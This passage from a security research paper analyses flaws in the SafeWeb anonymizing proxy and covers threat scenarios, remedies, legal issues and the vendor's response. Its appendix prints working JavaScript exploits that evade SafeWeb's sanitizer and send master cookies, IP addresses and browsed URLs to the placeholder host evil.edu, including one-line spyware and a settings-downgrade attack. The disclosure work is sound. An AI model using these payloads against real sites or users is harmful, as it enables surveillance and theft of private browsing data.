> Oppressed firewall evaders – foreign Web users trying to avoid their national firewalls and access officially forbidden sites.
>
> Employees trying to avoid corporate goof-off filters such as Websense and SurfControl [38].

6.6.1. Firewalls attacking oppressed firewall evaders

These users are probably most impacted, because the stakes are so high for them, and because their governments have already proven their interest in scrutinizing network connections. A government that wished to identify its SafeWeb users and their master cookies could just periodically intercept HTTP connections crossing their firewall and respond with an HTTP redirect through SafeWeb to their own server containing the exploit code to grab old master cookies. Another approach would be to use cross-site scripting weaknesses in Web bulletin board systems to deposit exploit code on sites likely to be visited by "misbehaving" users.

Ironically, SafeWeb *helps* the censors in this situation by narrowing their search to those users who clearly know they are doing something evasive when they contact SafeWeb [39]. A firewall operator can generate a list of SafeWeb users by looking for connections to the main SafeWeb site or by looking for the (always unencrypted) SafeWeb certificate in SSL sessions. Our attacks are not required for this; in fact, the attacks described elsewhere in this paper really target SafeWeb's anonymization (see R2 in Section 3) rather than censorship resistance (R1). However, we again observe that a government with the power to block Web sites at a national firewall may also be willing to punish those who try to circumvent the firewall.

SafeWeb has readily acknowledged that foreign censors could easily identify those in their population who use SafeWeb, saying that using such evidence against users would be "draconian" [7]. But by obtaining SafeWeb master cookies or session transcripts with our attacks, the censors have increased leverage: they learn not only who uses SafeWeb, but they also learn which sites the users wanted to secretly visit. Inspecting the cookie values might reveal identification numbers possibly keyed to memberships, subscriptions, commercial transactions, or even authentication codes. While using this type of evidence against users may also count as draconian, it is potentially much better evidence.

SafeWeb has basically taunted the governments of China, Saudi Arabia, Bahrain, and United Arab Emirates with this technology in a strange kind of BB-gun diplomacy effort [40]. The stakes are real for users in these countries, yet we don't see any evidence that they understood the limits of the SafeWeb system. We don't even know whether anyone has ever attempted to identify SafeWeb users outside of a laboratory, but it's certainly possible. There is no visible indication to the user when the attacks are attempted, and since the attacks do not target the SafeWeb server computers themselves, there is little reason that SafeWeb would have detected

them either. An attacker would presumably want to leave the vulnerabilities intact in order to use them again later.

6.6.2. Web servers attacking their own users

The attacks could be a very useful aid to investigators. For example, the FBI could insert exploit code onto its "Amerithrax" Web page [41] in order to track down visitors who attempt to use SafeWeb to anonymously read about its investigation into the recent anthrax attacks. (The FBI's DCS-1000 Carnivore system would not help with this: it is only useful when placed near the investigation target, which we assume is still unknown. Besides, Carnivore can't decrypt the SSL connection between the suspect and SafeWeb.)

6.6.3. Passive attack resistance

Some of SafeWeb's users simply do not want their identity recorded in log files to be mined later and are not concerned that someone will actively try to identify them. SafeWeb does help keep IP addresses out of routinely maintained Web server log files. Although our attack samples are short, they seem unlikely to arise without malicious intent.

However, we are left wondering about a November 2001 Usenet article [42], in which a SafeWeb user wrote:

> *I am trying out Safeweb which is a proxy server that uses SSL between my computer and safeweb.com. For a lot of typical sites like yahoo.com and msnbc.com I get the prompt "This page contains both secure and nonsecure items. Do you want to display the nonsecure items?" Why would I be getting nonsecure items if everything is going through a SSL proxy server?*

Good question. PrivaSec has had enough customer inquiries about this type of dialog box to describe it in release notes for its December 6, 2001 update: [43]

> *5. Windows "Nonsecure Items" Warning -- Occasionally when loading a page, you will get a Windows message that says "This page contains both secure and nonsecure items. Do you wish to see the nonsecure items." Normally, this message simply means the browser's warning system has been triggered by strings of code which did not fully survive SurfSecure™'s encryption, sanitation, decryption process. We recommend clicking NO and proceeding. Most of the time, you will not notice any change from the nonsecure version of the page.*

In these cases, we guess that a URL slipped through unsanitized; Internet Explorer noted that non-SSL content appeared to be embedded within an SSL page, and so it raised the dialog. This can happen on any page that includes an http:// request in an onMouseLeave handler (see Section 6.5). These cases are not likely to to be a malicious attacks, since a malicious attacker would have avoided the dialog simply by making sure that any URLs required as part of the attack use SSL. (PrivaSec's language about the "strings of code which did not fully survive [sanitization]"

appears to be incorrect; the problem is more likely that the strings of code *did* fully survive and thereby failed to be sanitized at all.)

Microsoft has also acknowledged some bugs in Internet Explorer prior to version 6.0 that can spuriously cause the warning dialog box to appear [44].

6.7. Possible remedies

It doesn't seem possible to sanitize JavaScript without downloading a customized JavaScript virtual machine (as suggested in Section 5). Otherwise, SafeWeb needs to block all third-party JavaScript if it wants to protect users from these attacks. In either case, users may still be at risk, since they must leave JavaScript enabled under the current system architecture.

An alternative is to clarify to users that the SafeWeb system can only protect them from "after the fact" investigations, and that the cost of this protection is a sharply pronounced exposure to those adversaries willing to lie in wait. But it's unclear whether a typical privacy service user would find this tradeoff acceptable.

6.8. Legal considerations

From a legal point of view, we speculate that delivering attack payloads to a user via SafeWeb might be considered "unauthorized access" to the user's computer under the U.S. Computer Fraud and Abuse Act [45]. Also, if a user's master cookie can be considered content under the U.S. Electronic Communications Privacy Act [46], then using these techniques to acquire a master cookie might be construed as an illegal wiretap. However, the U.S. courts recently allowed prosecutors to use a simple search warrant to install a key-logging device on a suspect's computer [47]; sending a payload that causes a computer to identify itself might be permissible under a similar legal theory.

7. Vendor response

We notified SafeWeb of our first discoveries in October 2001. At that time, they acknowledged vulnerabilities along the lines of our observations and indicated they would investigate. We also submitted a draft version of this article in January 2002. In response, SafeWeb explained that their consumer service is no longer in operation, and that they would try to address these vulnerabilities if they reestablish their service. They wrote that during the past year they have been concentrating on the enterprise security market, in which these vulnerabilities are unlikely to play any role. They also noted that they have no evidence that any widespread attacks have taken place.

PrivaSec is also aware of the issues and is currently investigating its options before launching a subscription service based on the SafeWeb technology. One notable difference between PrivaSec and SafeWeb's services is that PrivaSec deletes the master cookie at the end of each browser session, so the master cookie is not quite as valuable to an attacker when it is first obtained. However, as described in Sections 5.1 and 9.9, this setting can be changed by an attacker, unless cookies are disabled at the browser level. At the time of writing, all of our attacks still work within PrivaSec's technology preview.

8. Conclusion

Adding in privacy and security features can put the user at greater risk of privacy and security problems if an attacker can co-opt enough of the privacy and security infrastructure. In this system, attackers can easily evade SafeWeb's sanitization effort and gain unrestricted access to the JavaScript interpreter. Once there, they can exploit SafeWeb's master cookie and its rejection of the "same origin" rule for JavaScript frames to obtain the victim computer's IP address, SafeWeb cookies, and even deposit spyware for the remainder of the SafeWeb session. SafeWeb's design decisions undermined not only the privacy properties offered by SafeWeb, but also the standard privacy features of Web browsers.

Another lesson is that centralizing what was previously separate is not a good way to provide privacy. Whereas the Internet was designed in part on the principle of "don't put all your eggs in one basket" (e.g., stateless routers), SafeWeb appears to be based on the *Pudd'nhead Wilson* design principle: "put all your eggs in one basket – and watch that basket!" [48]. While we've seen that SafeWeb did not in fact watch the basket, that may almost be besides the point; putting everything into a single domain is the bigger problem. In the SafeWeb scheme, all cookies previously the separate property of a.com, b.com, c.com, etc., now all belong to safeweb.com – thus allowing what would otherwise be cross-domain cookie scarfing. Similarly, what would otherwise be cross-domain frame attacks are allowed because everything is happening under SafeWeb's auspices. And instead of a user scattering evidence of their Web site visits across a myriad of Web site logs, they are now conveniently stockpiled at a single location, safeweb.com (albeit deleted after seven days). Some other anonymizing services share this same "all your base are belong to us" characteristic, but the other anonymizers decided to forgo JavaScript. By providing both a centralized egg basket and a Turing-complete language with which to access it, SafeWeb can potentially turn its users into sitting ducks.

SafeWeb's failure to sanitize simple equivalents for dangerous constructs reminds us of the perils of ad hoc security programming. Security systems ought to be designed to allow only what you know is safe, rather than preventing that which you happen to know is unsafe.

In the course of this investigation, we found ourselves wondering who, if anyone, audited this system for security and privacy compliance. The answer leaves us more confused than ever. The following quote is from a ComputerWorld article about In-Q-Tel, the venture capital firm funded by the CIA [49]:

> *For example, in February, In-Q-Tel commissioned SafeWeb, a leading privacy technology developer in Oakland, Calif., to create an Internet privacy and security product to protect confidential communications. Jon Chun, president and co-founder of SafeWeb, said his company's relationship with In-Q-Tel has been critical to its technology development.*
>
> *"It has put SafeWeb and our technologies through the rigors of the CIA's stringent review process, which far exceeds those of the ordinary enterprise client," said Chun. "This is a very significant seal of approval."*

9. Appendix: sample exploits

The attacks are presented in the order in which we derived them. We use the notation *input* → *output* to illustrate the "trusted" code emitted by SafeWeb's JavaScript sanitizer. Our attacks work in Netscape and Internet Explorer unless otherwise indicated.

9.1. Eval attack, recommended mode only

```
eval('document.images[0].src=\"http://evil.edu\";');
→ eval(window.top.fugunet_getCleanJS('document.images[0].src=\"ht
   tp://evil.edu\";'));
```

The attack is meant to change the first image on the Web page to point to evil.edu, bypassing SafeWeb and thereby revealing the attacker's IP address. SafeWeb's rewritten statement includes a call to fugunet_getCleanJS, which does some weak string comparisons to detect obviously unsafe constructs. It does not detect this unsafe construct, however.

In paranoid mode, the eval call is eliminated, so this attack does not work.

9.2. DNS attack, recommended or paranoid mode

```
var s = "https://www.safeweb.com.evil.edu/";
document.images[0].src = s;
→ var s = "https://www.safeweb.com.evil.edu/";
document.images[0].src = (s)?((s).indexOf ('https://www.safeweb.c
   om') == 0)?(s):("https://www.safeweb.com/o/_o(410):_win(1):_ba
   se(https://evil.edu/):" + (s)):' ';
```

When a variable is assigned into a URL type field, SafeWeb checks to see if the string appears to be sanitized or not. The rule is: if it begins with "https://www.safeweb.com", then it's safe, otherwise it still needs to be sanitized. Our attack succeeds because the string *does* begin that way, but that doesn't mean that the URL refers to the SafeWeb site. By controlling the evil.edu domain, we can make the URL "https://www.safeweb.com.evil.edu/" refer to any computer we like.

SafeWeb could eliminate this vulnerability by changing their transformation so that `'https://www.safeweb.com'` becomes `'https://www.safeweb.com/'` in the `indexOf()` call. In other words, they only need to add a single '`/`' at the end of the string. But this simple implementation error does point up the problem in relying on a piece of text (which could already be present in input) as the "magic" indicator of data that has already been sanitized. (See also 9.5 below, in which indexOf itself is redefined.)

9.3. GetCookieData attack, recommended or paranoid mode

```
var t = self;   # self.top gets rewritten
t = t.top;      # so use t.top instead
var c = "/";
var n = "?";
while (n != "") {
  n =  t.frames[0].getCookieData(c);
  c = c + n + ";";
```

```
}
t = t.frames[1];

var s = 'https://www.safeweb.com.evil.edu/' + c;
document.images[0].src = s;
```

The only line altered by the SafeWeb engine is the last line, and it is altered precisely as in attack 9.2:

```
→ document.images[0].src = (s)?((s).indexOf ('https://www.safeweb
   .com') == 0)?(s):("https://www.safeweb.com/o/_o(410):_win(1):_
   base(https://evil.edu/):" + (s)):' ';
```

This was our first attack that revealed both the master cookie and IP address in paranoid mode. The exploit is complicated because paranoid mode rewrote our attempted references to document.cookie (subsequent attacks show some easier approaches). However, each SafeWeb page includes a helper function "getCookieData" for extracting pieces of the master cookie; this is part of the trusted SafeWeb infrastructure. The call getCookieData('www.example.com') is supposed to extract and return the www.example.com part of the master cookie. The function does this, but it does not carefully delimit its search, and we were able to exploit this to reconstruct the entire master cookie using a simple prefix search algorithm.

9.4. SetTimeout attack, recommended or paranoid mode

```
window.setTimeout=Function('i=new Image(1,1);i.src="https://evil.
   edu/"+(new Date()).getTime()+document.cookie;');
→ (identical)
```

SafeWeb totally overlooked the Function object of JavaScript, which provides direct access to the interpreter. Every HTML page sanitized by SafeWeb has a script automatically added to the end that calls the setTimeout function; by changing that function definition above, we can run arbitrary code. Note that this version includes a timestamp to avoid being stalled at a cache, and it also transmits the master cookie (document.cookie) to the attacker.

9.5. IndexOf attack, recommended or paranoid mode

```
function FakeString(s) {
  this.str = s;
  function zero(x) { return 0; }
  this.indexOf = zero;
  function getStr() {
    return this.str;
  }
  this.toString = getStr;
}
s = new FakeString( 'https://evil.edu/'+(new Date()).getTime() +
   document['cookie']);
document.images[0].src = s;
```

The only line altered by the SafeWeb engine is the last line, and it is altered precisely as in attack 9.2:

```
→ document.images[0].src = (s)?((s).indexOf ('https://www.safeweb
   .com') == 0)?(s):("https://www.safeweb.com/o/_o(410):_win(1):_
   base(https://evil.edu/):" + (s)):' ';
```

In this attack we have merely created a wrapper class for strings that always returns 0 in response to indexOf. This satisfies SafeWeb's run-time test, and so SafeWeb trusts every FakeString. Note also the syntax document['cookie'] instead of the more usual form document.cookie. The latter form is intercepted by the rewriting engine and munged so that it only refers to the subcookie concerning the page currently being viewed, but the former passes through unnoticed. Instead of the literal 'cookie', we could have computed this string at run-time.

This exploit reads more naturally if we write it with anonymous functions, e.g., "`this.indexOf = function () { return 0; }`". However, SafeWeb's rewriter transforms this construct into syntactically illegal code, so we are forced to use the alternative shown above.

9.6. FixURL, recommended or paranoid mode

```
function evilURL(x,y) {
  return 'https://evil.edu/'+(new Date()).getTime() +
   document['cookie'];
}
self['window']['top'].frames[0].fixURL = evilURL;
→ (identical)
```

When a user types a URL into SafeWeb's upper frame, SafeWeb uses its fixURL function to sanitize it. This code segment replaces fixURL with a function that makes it to point to the attacker's site. This value is only used internally and is not displayed on the screen. However, this attack is not ready for production, since the user will immediately notice that the content loaded probably is not what was requested. These details can all be filled in, but we didn't bother.

9.7. One-line spyware, recommended or paranoid mode (Netscape only)

```
self['window']['top'].frames[0]['cookie_munch'] = Function('i=new
    Image(1,1);i.s'+'rc="https://evil.edu/"+top.frames[0].documen
   t.forms["fugulocation"].URL_text.value+(new Date()).getTime()+
   document.cookie;');
→ (identical)
```

In 9.4, the setTimeout function was changed. In this attack, we instead change the function that SafeWeb arranges to be called via setTimeout. Every time SafeWeb processes a new page (whether the user types it in manually or simply clicks on a link), this function will be called, and it will grab the current URL and send it off to the attacker. Techniques described in [50] can be used to grab the entire document body (document.body.innerHTML) and send it as well.

This attack does not work in Internet Explorer, because the spyware function it creates is destroyed when the frame content displaying it changes – i.e., when the user navigates to a new page.

9.8. Spyware, recommended or paranoid mode

The spyware concept of 9.7 can be generalized to work in Internet Explorer as well, but the attack is long, because it includes the full HTML source for SafeWeb's upper frame. We omit it here. Our implementation causes a brief flash in the upper frame as its contents are replaced; this may be unavoidable.

9.9. Downgrading security settings, recommended or paranoid mode

```
self['document']['cookie']="AnonGo_options=Win1_384; path=/";
self['document']['cookie']="SafeWeb_options=384; path=/;
   expires=Mon Oct 31 00:00:00 EST 2012";
→ (identical)
```

Whatever the user's current SafeWeb settings are, this attack reverts them to the "minimum security" settings shown in Figure 3: recommended mode, permit arbitrary persistent subcookies, don't disable Java applets, etc. (The key is the number 384, which denotes that particular combination of settings.) It doesn't disturb any existing subcookies in the master cookie. Thus if the user was not already accumulating subcookies that an attacker could steal, they are now.

Due to some details in the SafeWeb infrastructure, a user who brings up the settings window immediately after this attack will not see these new settings reflected, even though they are in full effect. This is of course good for an attacker. However, subsequent browser sessions will show the settings accurately, because the second statement in our attack changes the user's settings permanently. If that statement is omitted, then the settings are changed for the current browser session only.

Acknowledgments

Paul Rubin independently discovered and discussed an attack similar to 9.1 in alt.privacy.anon-server and other Usenet groups in May 2001 [2]. In June 2001, Alexander Yezhov mentioned an attack along the lines of 9.6 in alt.hackers.malicious [3] and BugTraq.

This article grew out of a talk given in the BU Computer Science Department's security seminar in October 2001, where some of these vulnerabilities were demonstrated in real time. We thank Irene Gassko, Anton Kozlov, and Leonid Reyzin for feedback on an early draft of this paper.

References

1 Wietse Venema, *Murphy's Law and Computer Security,* Proceedings of the Sixth Usenix Security Symposium, July 1996. http://ftp.porcupine.org/pub/security/murphy.ps.gz.

2 Paul Rubin, Usenet post to alt.privacy.anon-server thread *Hiding our IP,* May 6, 2001. Message-ID: <7xn18rt0lz.fsf@ruckus.brouhaha.com>

3 Alexander K. Yezhov, *Anonymous Access? Not Quite Yet*, Usenet post to alt.hackers.malicious, June 15, 2001. Message-ID: <9WpW6.125799$Be4.39212751@news3.rdc1.on.home.com>

4 Jon Chun, *SafeWeb "Paranoid" Sanitization kills JS bugs*, Usenet post to alt.privacy.anon-server, May 7, 2001. Message-ID: <3af72cfa.25210490@news.pacbell.net>

5 SafeWeb FAQ, 2001. http://fugu.safeweb.com/sjws/support/sw_faq.html

6 Jennifer 8. Lee, *U.S. May Help Chinese Evade Net Censorship,* New York Times, August 30, 2001. http://www.nytimes.com/2001/08/30/technology/30VOIC.html

7 Jennifer 8. Lee, *Punching Holes in Internet Walls*, New York Times, April 26, 2001. http://www.nytimes.com/2001/04/26/technology/26SAFE.html

8 Bob Tedeschi, *Privacy vs. Profits,* Ziff Davis Smart Business, September 12, 2001. http://techupdate.zdnet.com/techupdate/stories/main/0,14179,2811883-1,00.html

9 David Orenstein, *With Liberty and Justice (and Political Dissent and Pornography) for All,* Business 2.0, December 2001. http://www.business2.com/articles/mag/0,1640,35075,FF.html

10 Seán Captain, Kim Zetter (ed.), *Best of the Web 2001,* PCWorld.com, August 2001, http://www.pcworld.com/features/article/0,aid,52705,pg,2,00.asp

11 CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests, February 2000. http://www.cert.org/advisories/CA-2000-02.html

12 Mark Slemko, *Microsoft Passport to Trouble,* November 2, 2001. http://alive.znep.com/~marcs/passport/

13 Bob Sullivan, *Citibank Payment Service Said Flawed,* MSNBC article, January 7, 2002. http://www.msnbc.com/news/683646.asp

14 "Obscure", *Web Browsers vulnerable to the Extended HTML Form Attack*, eyeonsecurity.net, February 6, 2002. http://eyeonsecurity.net/advisories/multple-web-browsers-vulnerable-to-extended-form-attack.htm

15 *Expert: Reid's Bombs Very Explosive*, MSNBC article, January 21, 2002. (Includes statements regarding use of e-mail by al Qaida terrorists.) http://www.msnbc.com/news/676895.asp

16 Kamran Khan and Molly Moore, *U.S. Reporter Seen as Victim of Sophisticated Trap*, Washington Post, January 29, 2002. http://www.washingtonpost.com/wp-dyn/articles/A58248-2002Jan29.html

17 *SafeWeb and Voice of America Form Alliance to Free the Internet in China*, SafeWeb Press Release, September 17, 2001. http://fugu.safeweb.com/sjws/pressroom/voa_release.html

18 *In-Q-Tel Commissions SafeWeb for Internet Privacy Technology*, SafeWeb Press Release, February 14, 2001. http://fugu.safeweb.com/sjws/pressroom/in-q-tel_release.html

19 SafeWeb History Web page, January 2002, http://fugu.safeweb.com/sjws/company/history.html

20 *SafeWeb Joins With PrivaSec to Provide Secure Surfing Component of Consumer Privacy Package,* SafeWeb Press Release, August 14, 2001. http://fugu.safeweb.com/sjws/pressroom/privasec_release.html

21 Gwendolyn Mariano, *SafeWeb Sidelines Anonymity for Security,* CNET News.com, November 19, 2001. http://news.cnet.com/news/0-1005-200-7924173.html

22 *SafeWeb Considers Restoring Online Consumer Privacy Service,* SafeWeb Press Release, December 10, 2001. http://fugu.safeweb.com/sjws/pressroom/safeweb_revisited_release.html

23 PrivaSec LLC Web site. http://www.privasec.com/

24 John Pike, *Department of State Security (Departamentul Securitatii Statului - Securitate) – Romanian Intel,* Federation of American Scientists Intelligence Resource Program, 1998. http://www.fas.org/irp/world/romania/securitate.htm

25 Alma Whitten and J.D. Tygar, *Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0*, Proceedings of the Eighth Usenix Security Symposium, August 1999. http://www-2.cs.cmu.edu/~alma/johnny.pdf

26 Anonymizer.com Web Anonymizing service. http://www.anonymizer.com/

27 Thomas C. Greene, *SafeWeb Ain't All That*, The Register, October 18, 2001. http://www.theregister.co.uk/content/archive/22331.html

28 Netscape Corporation, *Persistent Client State HTTP Cookies, 1995.* Original specification. http://home.netscape.com/newsref/std/cookie_spec.html

29 David Flanagan, *JavaScript: The Definitive Guide* (3rd ed.), O'Reilly & Associates, 1998.

30 Sun Microsystems, *Chronology of security-related bugs and issues, http://java.sun.com/sfaq/chronology.html.*

31 Major Malfunction and Ben Laurie, *Java/Netscape/MSIE Cache Exploit*, January 1997, http://www.alcrypto.co.uk/java/.

32 Richard M. Smith, *Problems with Web Anonymizing Services*, April 15, 1999. http://www.computerbytesman.com/anon/anonprob.htm

33 Peter H. Lewis, *Peekaboo! Anonymity is Not Always Secure*, New York Times, April 15, 1999. http://www.nytimes.com/library/tech/99/04/circuits/articles/15pete.html

34 D. Martin, S. Rajagopalan, and A. Rubin, *Blocking Java Applets at the Firewall,* Proceedings of the 1997 Internet Society Symposium on Network and Distributed System Security, http://www.cs.bu.edu/techreports/pdf/1996-026-java-firewalls.pdf

35 Georgi Guninski, *Hotmail security hole - injecting JavaScript in IE using "@import url(http://host/hostile.css)"*, Usenet post to comp.lang.javascript, April 24, 2000. Message-ID: <8e1ils$f2u$1@nnrp1.deja.com>

36 Andrew Schulman, Ralph Brown, David Maxey, Raymond J. Michels, *Undocumented DOS : A Programmer's Guide to Reserved Ms-DOS Functions and Data Structures* (2nd ed.), Addison-Wesley, 1993, pp. 24, 37.

37 Matt Pietrek, *Windows Internals: The Implementation of the Windows Operating Environment*, Addison-Wesley, 1993, p. 24.

38 Andrew Schulman, *Computer and Internet Surveillance in the Workplace*, July 12, 2001. http://www.sonic.net/~undoc/survtech.htm

39 Andrew Schulman, *The "Boss Button" Updated: Web Anonymizers vs. Employee Monitoring*, Privacy Foundation, April 24, 2001. http://www.privacyfoundation.org/workplace/technology/tech_show.asp?id=63&action=0

40 *Chinese Government Attempts to Block Access to SafeWeb*, SafeWeb Press Release, March 13, 2001. http://fugu.safeweb.com/sjws/pressroom/china_release.html

41 *Amerithrax: Seeking Information,* FBI Web page, January 2002, http://www.fbi.gov/majcases/anthrax/amerithraxlinks.htm

42 Tmome, *Secure connection but still getting the "This page contains both secure and nonsecure items" prompt,* Usenet post to microsoft.public.windows.inetexplorer.ie6.browser, November 16, 2001. Message-ID: <#L3ctDvbBHA.1900@tkmsftngp04>

43 PrivaSec December 6, 2001 Release Notes. http://www.privasec.com/newversionhints2.htm

44 Microsoft Developer Network articles Q261188 and Q273903. http://support.microsoft.com/

45 Computer Fraud and Abuse Act. Title 18, U.S. Code §1030. http://www4.law.cornell.edu/uscode/18/1030.html

46 Electronic Communications Protection Act. Title 18, U.S. Code §2510 et seq. http://www4.law.cornell.edu/uscode/18/2510.html

47 Electronic Privacy Information Center, *United States v. Scarfo, Criminal No. 00-404 (D.N.J.)*. http://www.epic.org/crypto/scarfo.html

48 Mark Twain, *The Tragedy of Pudd'nhead Wilson* (1894), Chapter 15. http://etext.lib.virginia.edu/railton/wilson/pwhompg.html

49 Dan Verton, *Study: CIA's In-Q-Tel 'worth the risk'*, ComputerWorld, August 7, 2001. http://www.computerworld.com/storyba/0,4125,NAV47_STO62881,00.html

50 R. Smith and D. Martin, *E-mail Wiretapping*, Privacy Foundation, February 2001. http://www.privacyfoundation.org/privacywatch/report.asp?id=54&action=0